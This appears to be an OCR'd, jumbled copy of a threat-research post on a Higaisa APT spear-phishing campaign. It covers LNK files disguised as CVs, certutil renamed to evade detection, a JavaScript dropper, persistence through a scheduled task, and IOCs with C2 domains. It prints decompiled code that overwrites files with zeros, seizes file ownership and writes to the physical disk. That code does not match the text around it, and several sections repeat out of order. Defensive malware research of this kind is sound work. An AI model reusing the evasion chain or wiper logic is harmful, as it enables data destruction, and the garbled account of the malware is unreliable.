	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
